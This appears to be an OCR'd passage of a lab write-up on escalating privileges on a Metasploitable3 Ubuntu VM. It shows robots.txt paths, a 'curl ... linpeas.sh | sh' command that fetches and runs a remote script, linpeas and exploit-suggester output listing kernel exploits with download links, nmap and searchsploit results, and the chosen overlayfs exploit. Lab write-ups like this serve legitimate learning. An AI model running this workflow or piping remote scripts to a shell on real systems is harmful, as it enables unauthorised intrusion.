
```
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
clear
TERM environment variable not set.
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Figure 10…




```
                                            Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0

     /---------------------------------------------------------------------------------\
     |                             Do you like PEASS?                                  |
     |---------------------------------------------------------------------------------|
     |         Get the latest version    :     https://github.com/sponsors/carlospolop |
     |         Follow on Twitter         :     @hacktricks_live                        |
     |         Respect on HTB            :     SirBroccoli                             |
     |---------------------------------------------------------------------------------|
     |                                 Thank you!                                      |
     \---------------------------------------------------------------------------------/
          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author
or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders ...

█
```

Figure 11. Linpeas' banner. Here, it shows how Linpeas clusters together information and changes the color based on the percentage output.




```
╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2015-1328] overlayfs

   Details: http://seclists.org/oss-sec/2015/q2/717
   Exposure: highly probable
   Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*-generic}
   Download URL: https://www.exploit-db.com/download/37292

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
```

Figure 12. Linpeas highlight vulnerabilities and their likelihood of a misconfiguration. So, when we scroll down to Linux Exploit Suggestor, we see a bunch of useful exploits to give a world. Let’s give one a try but keep in mind we’re escalating our privileges. We want to focus on an exploit that will do just that. After one or two google searches, overlays seemed to the best lead to permission escalation.




```
└─$ nmap -p 80 -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 22:42 CDT
Nmap scan report for 10.0.2.15
Host is up (0.0021s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7
Service Info: Host: 127.0.2.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apache | grep httpd

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apached 2.4.7
Exploits: No Results
Shellcodes: No Results

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit apache 2.4.7

 Exploit Title                                                                                                  |  Path

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                 | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                               | php/remote/29316.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution                                 | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition                                                    | linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                             | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                      | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                             | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                               | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                             | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                       | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)    | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)    | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                    | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                | linux/remote/34.pl

Shellcodes: No Results

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ searchsploit 37292

 Exploit Title                                                                                                  |  Path

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation            | linux/local/37292.c

Shellcodes: No Results

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/LinuxPrivesc]
└─$ ▮
```

Figure 13. If you go back to Figure 12, you'll notice the Download link for the exploit. However, I want to go through Metasploit because downloading an exploit already installed in Kali's exploit directory is for other purposes aside from logic. In the link, it ended with an ID: 37292, which I took as the matching ID in Metasploit. I did a quick searchsploit to confirm my suspicions and as you can see above, my hunch paid off.


*~/Documents/CodingDojo/LinuxPrivesc/discovery.txt - Mousepad
File Edit Search View Document Help


```
Kali:
        Ip: 10.0.2.5

Meta3 Ubunte VM:
        Ip: 10.0.2.15
        drupal 7
        www-data
        kernel version: 3.13.0-24-generic
        Kernel Architecture: x86_64
        Possible Exploit: [CVE-2015-1328] overlayfs (PrivEsc)
                exploit path: linux/local/37292.c
```

Figure 14. I just wanted to show all the information located so far.



